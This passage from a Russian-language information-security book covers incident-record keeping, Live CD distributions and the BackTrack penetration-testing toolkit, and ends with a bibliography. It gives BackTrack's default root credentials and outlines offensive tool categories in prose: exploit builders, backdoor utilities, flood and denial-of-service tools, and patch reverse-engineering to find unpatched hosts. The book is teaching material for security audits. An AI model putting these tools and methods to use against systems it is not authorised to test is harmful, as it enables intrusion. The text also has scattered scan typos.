На практике не существует универсальной методики, которая бы однозначно определяла набор эффективных действий команды реагирования при ликвидации последствий инцидентов. Масштабы восстановления могут быть различны, от лечения зараженных вирусом файлов и восстановления операционной среды с резервных копий до отстаивания репутации организации в суде. Лучшей практикой на сегодняшний день является наличие в организации плана по восстановлению функционирования бизнеса, поддерживаемого постоянно действующим коллегиальным органом управления.

Эксперты команды реагирования на инциденты должны сфокусировать свое внимание на сборе и хранении информации, которая действительно имеет отношение к расследуемому инциденту, но не похожим или аналогичным обстоятельствам. В противном случае опыт данного инцидента будет бесполезен.

Хранение материалов расследования инцидентов информационной безопасности

Типичными метриками для хранения данных инцидента являются:

- количество обработанных инцидентов информационной безопасности;
- среднее время, затрачиваемое на обработку одного инцидента;
- описание расследования инцидента, включая рассмотренные источники данных инцидента, свидетельства инцидента, качественную или количественную оценку ущерба, причину возникновения события инцидента, события, которые могли бы предотвратить инцидент;
- субъективная оценка инцидента – качественная оценка действий команды реагирования, включая практическое применение политики расследования инцидентов, использование инструментария и ресурсов, использование внутренней документации, качество обучения на этапе подготовки.

Правила хранения материалов расследования инцидента информационной безопасности

Организация разрабатывает регламент хранения свидетельств расследования инцидентов в соответствии с особенностями ведения бизнеса и требованием законодательства. При разработке политики хранения свидетельств необходимо учитывать следующие основные факторы:

- возможные разбирательства в суде;
- время хранения свидетельств;
- стоимость хранения (стоимость эксплуатации носителей и систем).

Контрольные листы мероприятий при проведении расследования инцидента информационной безопасности

В процессе расследования инцидента хорошей практикой является ведение контрольных листов наблюдений (check lists) с целью управления процессом расследования. Данная практика хорошо применима в средних и крупных организациях, где количество одновременно расследуемых инцидентов может превышать десяток единиц. Структура контрольного листа может быть произвольной и разрабатываться экспертами команды реагирования с учетом особенности проводимых в организации мероприятий по расследованию инцидентов.

8.3. Заключение

Разработка нормативной документации является важной частью работы специалистов по безопасности. Однако очень часто данные специалисты пренебрегают разработкой документов, чем создают себе дополнительные трудности в работе. Благодаря примерам документов, данным в данном разделе, специалистам по информационной безопасности можно существенно облегчить себе жизнь, регламентировав работу сотрудников компании.

ПРИЛОЖЕНИЕ



BACKTRACK —

НАШ

ИНСТРУМЕНТАРИЙ

П.1. Немного о LiveCD

Загружаемые дистрибутивы Live CD в последние годы стали необходимым в повседневной работе инструментом для системного администратора. Live CD дистрибутив не требует установки на жесткий диск, умещается на одном компакт-диске, не требователен к ресурсам сервера, но при этом обладает достаточным функционалом, необходимым для решения базовых задач. К тому же всегда удобно, когда под рукой имеются все необходимые программы и утилиты, и, для того чтобы воспользоваться ими, достаточно просто загрузиться с компакт-диска, не прибегая к недчас нетривиальной процедуре установки и настройки этих программ.

На сегодняшний день существуют сотни Live CD дистрибутивов, настроенных на основе различных редакций Linux: Debian, Red Hat, Slax и др. Есть также Live CD версии для BSD-систем, например Frenzy, операционная система, образ которой умещается на маленьком компакт-диске 210 Мб. Диск с Frenzy я всегда ношу с собой, и он несколько раз выручал меня при решении различных проблем с загрузкой рабочей операционной системы. Но не стоит думать, что мир загружаемых дистрибутивов ограничивается только Unix-решениями. Существуют Live CD версии Windows. Например, загружаемая версия Windows XP с набором необходимых приложений официально используется правоохранительными органами Германии для сбора сведений о данных, хранящихся на компьютере подозреваемого. Но операционная система Windows, как и большинство продуктов Майкрософт, не является бесплатной, соответственно, для

разработки собственного Live CD дистрибутива необходимо приобрести лицензию.

Таким образом, загружаемые дистрибутивы операционных систем являются удобным и полезным инструментом системного администратора.

Загружаемые диски Live CD

В этом разделе речь пойдет о том, что такое загружаемые компакт-диски, зачем они нужны, будут приведены примеры наиболее распространенных дистрибутивов, а также рассмотрены некоторые технические моменты работы с Live CD. Если вы уже знакомы с технологиями загружаемых компакт-дисков и вас интересуют именно прикладные аспекты использования BackTrack, то данный раздел можно пропустить.

Что это такое

Загружаемый компакт-диск позволяет отделить операционную систему от компьютера. В то время как операционная система обычно непосредственно устанавливается на жесткий диск компьютера, загружаемый компакт-диск, как правило, разработан таким образом, чтобы операционная система полностью загружалась и выполнялась через устройства, работающие в режиме только для чтения (например, CD-ROM). Использование загружаемых компакт-дисков позволяет вам отказаться от использования стационарного рабочего места, такого как стационарный компьютер или рабочий ноутбук с предустановленным программным обеспечением. Вместо этого вы можете просто носить в кармане компакт-диск с загружаемой операционной системой, на котором имеются все необходимые приложения и данные. Для того чтобы использовать в своей работе какие-то дополнительные данные, вам достаточно просто подключить USB Flash (флэшку) сразу после загрузки операционной системы с загрузочного компакт-диска, и все необходимые данные будут вам доступны. Нет необходимости ничего устанавливать. Согласитесь, такая мобильность просто необходима системному администратору или специалисту по информационной безопасности, который обслуживает сеть крупной организации или несколько географически распределенных офисов.

В качестве операционной системы, на основе которой строятся дистрибутивы для загрузочных компакт-дисков, традиционно высту-

нает семейство операционных систем Linux. Причин такой популярности много, но одна из основных – это открытость кода и связанная с этим возможность модифицировать операционную систему без необходимости приобретения каких-либо лицензий и связанных с этим вынлат. По этим причинам Linux очень любят разработчики, и существует множество приложений, прекрасно работающих под Linux.

Что касается операционных систем семейства Windows, то автору данной книги приходилось видеть загружаемую с компакт-диска (Live CD) версию Windows XP, предназначенную для сбора доказательств полицией и использовавшуюся правоохранительными органами Германии в качестве средства сбора доказательств при расследованиях. Однако в целом загрузочные модификации операционной системы Windows распространены мало, видимо, по тем же причинам, которые я указывал ранее, а именно необходимость лицензирования и закрытость исходного кода.

Зачем нужны Live CD

Строго говоря, загрузочные Live CD являются одним из лучших средств для новичков познакомиться с операционной системой Linux, ведь вам не нужно что-либо устанавливать на свой жесткий диск, рискуя повредить или даже полностью уничтожить уже имеющиеся на нем данные. Так что даже если у вас мало опыта в работе с операционными системами семейства Linux, загрузочный диск Linux поможет вам освоиться в работе с этой операционной системой.

Также загружаемые компакт-диски полезны при тестировании работы различного оборудования с ОС Linux. Например, если вы собираетесь установить операционную систему семейства Linux на стационарную рабочую станцию, то неплохо бы сначала проверить совместимость аппаратной части с данной ОС, воспользовавшись загружаемым компакт-диском, который, как я уже упоминал ранее, не требует установки на жесткий диск компьютера.

Еще один повод воспользоваться загружаемыми компакт-дисками – это возможность взять с собой в дорогу все необходимые приложения, не используя при этом громоздкий ноутбук или ограниченный по функциональности карманный компьютер или коммуникатор.

Возможность применения узконаправленных приложений также является еще одним преимуществом загружаемых компакт-дисков. Если у вас имеется какое-либо специфичное приложение, то вам нет необходимости разворачивать его на стационарной машине, при этом беспокоясь о наличии необходимых библиотек, драйверов и других

приложений. Достаточно просто один раз настроить работу данного специфического приложения с загружаемым дистрибутивом, и вам не нужно будет больше ни о чем беспокоиться, достаточно лишь загрузиться с CD-ROM – и нужное приложение готово к работе.

Еще с помощью загружаемых дисков можно разворачивать кластерные системы, то есть использовать несколько физических машин для решения каких-либо вычислительных задач. С помощью загружаемых компакт-дисков вы можете загрузить операционную систему с нужными настройками сразу на нескольких серверах и запустить кластерную систему без необходимости произведения каких-либо дополнительных настроек на каждом отдельном сервере. Согласитесь, это очень удобно.

Ну и, наконец, экспериментировав с загружаемой операционной системой, вы можете без особых проблем установить ее на жесткий диск вашего компьютера. Практически все дистрибутивы загружаемых операционных систем обладают таким функционалом.

В общем, думаю, я достаточно аргументированно обосновал, зачем нужны загружаемые компакт-диски Live CD.

Самые распространенные дистрибутивы Live CD

Как уже упоминалось ранее, наиболее распространены дистрибутивы под управлением операционной системы Linux. Среди самих дистрибутивов под Linux наиболее распространены различные клоны на основе Knoppix (Debian Linux). Knoppix является наиболее адаптированным для использования в качестве загружаемого компакт-диска дистрибутивом, так как в нем имеются драйверы для большинства плат, применяемых в современных персональных компьютерах. Так, например, у меня никогда не возникало проблем с использованием видеокарты или сетевой платы при работе с Knoppix. Так что всем, кто начинает свое знакомство с загружаемыми компакт-дисками, настоятельно рекомендую скачать дистрибутив Knoppix.

Также существуют дистрибутивы на основе Fedora (Red Hat Linux), Gentoo, Slackware. Говоря о загружаемых дисках, следует также упомянуть Frenzy – это дистрибутив, настроенный на основе FreeBSD, занимающий всего 200 Мб и обладающий всем необходимым функционалом для тестирования работы сети и сетевых приложений.

Итак, мы вкратце рассмотрели, какие же операционные системы вообще бывают на загружаемых компакт-дисках. В продолжение темы обсудим еще один важный момент, который может вызвать сложности у новичков, а именно запуск загружаемого компакт-диска.

Как можно получить BackTrack

На момент написания данной книги на веб-сайте разработчиков проекта remote-exploit.org были доступны три реализации: iso-образ загрузаемого диска, образ для загрузки с USB-носителя и образ виртуальной машины VM Ware, содержащий BackTrack.

Запуск загрузаемого компакт-диска Linux

Для того чтобы загрузиться с компакт-диска, вам необходимо установить компакт-диск в привод CD-ROM и указать в BIOS в качестве источника для загрузки CD-ROM. После выполнения этих действий вы сможете загрузиться с компакт-диска. Во многих дистрибутивах по умолчанию грузится оконная оболочка Gnome или KDE. В случае если по умолчанию у вас загрузилась командная строка, вы можете воспользоваться командой `startx` для запуска оконного интерфейса:

```
slax#startx
```

Далее вам становится доступен весь функционал данного дистрибутива. В случае если у вас в локальной сети имеется DHCP-сервер, ваша система сразу получит сетевой адрес и другие настройки. В случае если данного сервера в вашей локальной сети нет, а вам необходимо работать с сетевыми ресурсами, вы можете воспользоваться средствами ручной настройки сети.

Итак, теперь ваша загруженная операционная система полностью готова к работе. Желаю приятного изучения. Далее разговор пойдет уже непосредственно о дистрибутиве BackTrack и его использовании при решении задач информационной безопасности.

П.2. Инструментарий BackTrack

Итак, для практического осуществления аудита информационной безопасности требуется множество различных инструментов: сканеры портов и уязвимостей, аудит сложности паролей, получение сведений о системе и многое другое. Для этого нужно огромное количество различных программ, более того, большинство из этих программ реализованы только под Linux (например, средства аудита Wi-Fi или аудит паролей). А ведь далеко не каждый администратор располагает необходимой квалификацией и достаточным количеством времени, для того чтобы искать, устанавливать и настраивать данные программы. И вот тут мы подошли к обсуждению инструмента, с помощью

которого мы будем решать задачу аудита, а именно к дистрибутиву BackTrack.

О том, что из себя представляет данный дистрибутив и как его можно использовать при аудите, пойдет речь далее.

Итак, что же из себя представляет дистрибутив BackTrack.

Система BackTrack – это набор сетевых инструментальных средств защиты на загружаемых компакт-дисках Linux. Эта система была создана на основе загружаемого компакт-диска SLAX, который произошел от системы Slackware и объединяет возможности двух ориентированных на безопасность загружаемых дистрибутивов Linux: Whax и Auditor. Загружаемый компакт-диск с BackTrack содержит множество различных средств для проверки файловых систем, отслеживания событий контроля сетей и выполнения многих других задач по восстановлению. Компакт-диск также включает в себя архив данных об известных разработках от Metasploit и Securityfocus с инструментальными средствами (например, просмотр архивов), предоставляющими возможность обращаться к данным.

Помимо наличия большого количества доступных инструментальных средств, в BackTrack (как и в любом ориентированном на безопасность компакт-диске) существует необходимость поддерживать различные типы файловых систем и аппаратных средств. BackTrack включает поддержку разделов с файловой системой NTFS и инструментальные средства для конфигурации различных сетевых плат, например для беспроводных сетей.

Стоит также отметить, что, несмотря на тот факт, что загружаемый компакт-диск BackTrack включает сотни инструментальных средств защиты, многие лучшие инструментальные средства вы можете найти в отлично организованном меню BackTrack. Эта особенность избавляет вас от необходимости тратить время на навигацию по оконным меню или каталогам операционной системы. При этом многие из данных инструментальных средств – утилиты командной строки, то есть не запускаются из графического интерфейса, а некоторые пункты меню просто запускают оболочку, отображающую справочный текст для выбранной команды.

В настоящее время BackTrack содержит более 300 различных утилит, которые собраны в группы соответственно их значимости в рабочем процессе. Как уже говорилось, грамотная структура групп помогает даже новичку подобрать подходящий инструмент для своих задач.

Процесс запуска BackTrack аналогичен запуску любого другого загружаемого дистрибутива, но после загрузки операционной системы

оконный интерфейс автоматически не загружается. Для того чтобы войти в систему, по умолчанию используется учетная запись root с паролем toor. Для запуска оконного интерфейса воспользуемся командой startx.

После того как вы загрузили систему BackTrack, откройте меню BackTrack (расположенное в нижнем левом углу экрана), чтобы увидеть список доступных инструментов для решения задач информационной безопасности. Например, вы можете познакомиться с такими возможностями, как программа Autopsy Forensic Browser, инструментом Automated Image and Restore (AIR) для создания и восстановления образов дисков и со служебной программой AutoScan для исследования вашей сети.

П.3. Сбор сведений Information Gathering

В этом разделе собраны различные утилиты для анализа сети, анализа веб-приложений, баз данных, а также беспроводных сетей. Каждый из этих четырех разделов, в свою очередь, содержит ряд подразделов, объединяющих утилиты по их назначению. Общим свойством для всех утилит данного раздела является то, что они предназначены для начального сбора информации об атакуемой сети. Сбор информации осуществляется различными способами, с помощью различных свойств, используемых узлов протоколов, к примеру реализации ICMP в различных операционных системах. Например, для Network Analysis это набор утилит по анализу DNS, идентификации работающих хостов, обнаружению IDS/IPS, сетевые сканеры и другие утилиты.

Для Web Application Analysis это утилиты для идентификации систем управления контентом, анализа систем с открытым кодом и обнаружения IDS/IPS.

В разделе Database Analysis собраны утилиты для анализа СУБД MS SQL, MySQL и Oracle.

И наконец, в разделе Wireless Analysis собраны утилиты для анализа Bluetooth и Wi-Fi.

Поиск уязвимостей Vulnerability Assessment

В этом разделе находятся сканеры уязвимостей для сетевых приложений, веб-приложений и баз данных. При этом раздел, посвященный сетевым приложениям, содержит также набор утилит для работы с сетевым оборудованием различных производителей. Сканеры уяз-

вимостей являются еще одним важным инструментом при проведении аудита. Данные сканеры осуществляют уже не простую проверку на наличие открытых портов, а пытаются провести эксплуатацию уязвимости на найденном порту. Таким образом, в результате работы сканера уязвимостей мы получаем полноценный отчет о имеющихся и незакрытых уязвимостях.

Инструменты для эксплуатации уязвимостей Exploitation Tools

Здесь также находятся наборы утилит для работы с сетями, веб, базами данных, а еще архив эксплоитов. Архив эксплоитов в BackTrack представляет собой не просто набор готовых к употреблению уязвимостей. Здесь эти уязвимости представлены в виде специальных конструкторов, позволяющих аудитору самостоятельно собрать из набора имеющихся уязвимостей свой собственный эксплоит. Это может оказаться особенно полезно при тестировании самодисковых приложений, для которых не существует готовых эксплоитов, но по причине недостаточного тестирования в процессе разработки уязвимостей в них содержится не меньше, чем в программном обеспечении, разработанном третьими компаниями.

Поднятие привилегий Privilege Escalation

В разделе Privilege Escalation собраны утилиты для анализа протоколов, спуфинга и различные средства подбора паролей.

Поддержка доступа Maintaining Access

В этом разделе с неочевидным названием на самом деле собраны утилиты для организации бекдоров в операционных системах и веб-приложениях, а также туннелирования.

Reverse Engineering

Реверсивный инженеринг представляет собой анализ обновлений к приложениям на предмет закрываемой уязвимости. Когда исходная уязвимость обнаружена и к ней написан эксплоит, начинается поиск узлов, на которые это обновление еще не было установлено, с целью последующей эксплуатации уязвимости на данных узлах. В этом разделе содержатся утилиты для осуществления реверсивного инженеринга.

RFID Tools

Здесь находятся несколько утилит для работы с радиометками.

Инструменты тестирования Stress Testing

Утилиты для проведения нагруженного тестирования – Stress Testing – в этом разделе разбиты на три группы: Network Stress Testing, VOIP Stress Testing и WLAN Stress testing. В каждом из этих разделов представлены соответствующие утилиты для тестирования, это средства для «затонления» (flood), «отказа в обслуживании» и т. д.

Средства расследования Forensics

Здесь находится целый набор утилит, предназначенных для расследования компьютерных инцидентов.

Построение отчетов Reporting Tools

В разделе Reporting Tools представлены утилиты для построения отчетов. Отчеты могут быть как сбором доказательств – Evidence Management, так и сбором улик с устройств – Media Capture.

П.4. Заключение

Дистрибутив BackTrack является мощным инструментом при исследовании сети и приложений. Посредством использования имеющихся в нем утилит можно обнаружить уязвимости в защите прикладных систем, слабые пароли и другие недостатки в защите. Вообще, описание дистрибутива BackTrack заслуживает отдельной книги, поэтому здесь я лишь немного коснулся основного набора входящих в его состав утилит. Но BackTrack постоянно обновляется, и не исключено, что к моменту выхода этой книги появится новая версия дистрибутива с более мощными утилитами для исследования.

ЛИТЕРАТУРА

1. Бирюков А. Что в имени тебе моем, или Удаленный анализ сети: цикл статей // Системный администратор. – № 5. – 2012.
2. <http://www.uchi-it.ru/8/1/5.html> – описание иерархической модели OSI.
3. Неупокоев А. Безопасность в сетях, построенных на Layer2-коммутаторах // Системный администратор. – № 12. – 2008.
4. <http://www.hub.ru/archives/2285> – статья о маршрутизаторах.
5. Бирюков А. Безопасность протокола маршрутизации RIP // Системный администратор. – № 6. – 2012.
6. Бирюков А. Безопасность протокола маршрутизации OSPF // Системный администратор. – № 7–8. – 2012.
7. Семенов Ю. А. Протоколы Интернет: энциклопедия. – М.: Горячая линия–Телеком, 2001.
8. <http://www.ixbt.com/comm/ipsecure.shtml> – статья по Ipsec.
9. <http://www.securitylab.ru/contest/239695.php> – статья «Атаки на соединения TCP с помощью пакетов ICMP».
10. Бирюков А. Управляем сетевым оборудованием с помощью протокола SNMP // Системный администратор. – № 3. – 2006.
11. Атака Каминского // Русская Википедия.
12. Внедрение SQL-кода // Русская Википедия.
13. Бирюков А. Беспроводная сеть. Как ее взламывают // Системный администратор. – № 4. – 2011.
14. <http://www.phreaking.kz/mobile/bluetoothattack.html> – Типы Bluetooth-атак.
15. Касперски К. Искусство дизассемблирования. – М.: Бпном, 2008.
16. Бирюков А. Защищаем виртуальную среду. Часть 1: Trend Micro Deep Security // Системный администратор. – № 3. – 2011.
17. Бирюков А. Защищаем виртуальную среду. Часть 2: Security Code vGate // Системный администратор. – № 10. – 2011.
18. Бирюков А. Безопасность облачных вычислений // Системный администратор. – № 6. – 2011.
19. Бирюков А. Мониторинг событий ИБ в Windows 2008 // Securitylab.ru.
20. Бирюков А. Средство мониторинга событий ИБ. Выбираем подходящее // Системный администратор. – № 3. – 2011.
21. Бирюков А. Поговорим о DLP. Как уберечься от инсайда // Системный администратор. – № 11. – 2010.
22. Бирюков А. Разворачиваем PKI на Windows Server 2008: цикл статей // Системный администратор. – № 10. – 2010.
23. Бирюков А. Сравнение систем двухфакторной аутентификации // Системный администратор. – № 5. – 2011.
24. Бирюков А. Средства однократной аутентификации // Системный администратор. – № 7–8. – 2011.
25. <http://www.securitypolicy.ru> – примеры политик информационной безопасности.